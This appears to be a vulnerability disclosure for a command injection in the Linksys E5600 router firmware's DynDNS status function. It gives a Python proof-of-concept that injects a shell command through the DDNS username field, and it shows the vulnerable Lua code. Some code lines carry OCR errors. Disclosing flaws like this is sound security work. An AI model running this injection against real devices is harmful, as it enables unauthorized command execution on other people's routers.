# Linksys E5600 V1.1.0.26 command injection

## **Product Information**

```
Device: Linksys E5600
Firmware Version: V1.1.0.26
Manufacturer's website information: https://www.linksys.com/
Firmware download address:
https://downloads.linksys.com/support/assets/firmware/FW_E5600_1.1.0.26_prod.
img
```

## E5600 Downloads, Documents, and User Guide

#### E5600 Downloads

The hardware version is located beside or beneath the model number and is labeled version, ver. or V. If there is no version number beside the model number on your Linksys product, the device is version 1. If you still have trouble finding your version number, see the <u>complete article</u> to learn more.

#### Select your hardware version:

▼ Version 1.0

#### Firmware

Ver. 1.1.0.26

Latest Date: 12/20/2021 <u>Download</u> 8.7 MB Release Notes

# **Affected component**

Affected \usr\share\lua\runtime.lua, affected runtime.ddnsStatus DynDNS function

### **Attack vector**

```
import requests
import json

url1 = 'http://192.168.31.6/cgi-bin/login.cgi'
data1 =
    {"username":"YWRtaw4%3D","password":"MTIzNDU2","token":"","source":"web","cn
    ":"","action":"auth"}

response1 = requests.post(url1, data=json.dumps(data1))
print(response1.text)

url2 = 'http://192.168.31.6/API/obj'
headers = {
```


```
12
        'Host': '192.168.31.6',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
13
    ApplewebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36',
14
        'Content-Type': 'application/json',
15
        'origin': 'http://192.168.31.6',
        'Referer': 'http://192.168.31.6/idp/idp_ping.html',
16
17
        'Cookie': response1.headers['Set-Cookie'].split(" ")[0],
18
    data2 = {"ddns":{"DdnsP":{"enable":"1","username":"; `ls>/www/20250328.txt`;
19
    #","password":"admin","hostname":"admin","provider":"DynDNS.org","system":"0
    ","mailex":"rweed","backupmailex":"1","wildcard":"1","ip":"","status":""}}}
20
21
    response2 = requests.post(ur12, headers=headers, data=json.dumps(data2))
    print(response2.text)
22
23
    url3 = 'http://192.168.31.6/API/info'
24
25
    data3 = {
         'ddnsStatus': {
26
27
        }
28
    }
29
30
    response3 = requests.post(url3, headers=headers, data=json.dumps(data3))
31
    print(response3.text)
32
```

# Suggested description of the vulnerability

Linksys E5600 v1.1.0.26 was discovered to contain a command injection vulnerability in the runtime.ddnsStatus DynDNS function.

## **Vulnerability Detail**

When accessing the ddnsStatus function, when k.DdnsP.provider == 'DynDNS.org', the username parameter containing the "ls" command was concatenated into the cmd parameter and successfully executed via os.execute().



```
1864
                    elseif k.DdnsP.provider == 'DynDNS.org' then
                           k.DansP.wildcard == 1
1865
                            wcd = 'true'
1866
1867
                        end
                        if string.len(k.DdnsP.mailex) ~= 0 then
1868
                            mx = k.DdnsP.mailex
1869
1870
                        end
                        if k.DdnsP.backupmailex == '1' then
1871
                            bmx = "YES"
1872
1873
                        end
1874
1875
                        -- 0:Custom, 1:Static, 2:Dynamic
1876
                        if k.DdnsP.system == '0' then
1877
                            sy = "custom"
                        elseif k.DdnsP.system == '1' then
1878
                            sy = "static"
1879
1880
                        elseif k.DdnsP.system == '2' then
                            sy = "dynamic"
1881
1882
                        end
1883
                        --cmd = 'curl -o '..logddns..' http://checkip.dyndns.com/ > /dev/nu
1884
1885
                        --os.execute(cmd)
                        --cmd = 'cat '..logddns..' | awk \'{print $6}\' | cut -d\'<\' -f 1'
1886
1887
                        --w = assert(io.popen(cmd, 'r'))
1888
                        --str = assert(w:read('*a'))
1889
                        --ip = string.gsub(str, "\n", "")
                        --w:close()
1890
1891
                        --cmd = 'curl -X GET http://members.dyndns.org/nic/update > /dev/nu
1892
                        --cmd = 'curl -X GET http://'..k.DdnsP.ue
1893
1894
                        cmd = 'curl --max-time 2 -X GET http://
                                                                 ..k.DdnsP.username.
1895
1896
                        os.execute(cmd)
```

The vulnerability was verified by injecting the command <code>ls >/www/20250328.txt</code> into the <code>username</code> parameter, as shown in the figure below. The result of the <code>ls</code> command was successfully displayed in the <code>20250328.txt</code> file located in the router's <code>www</code> directory.

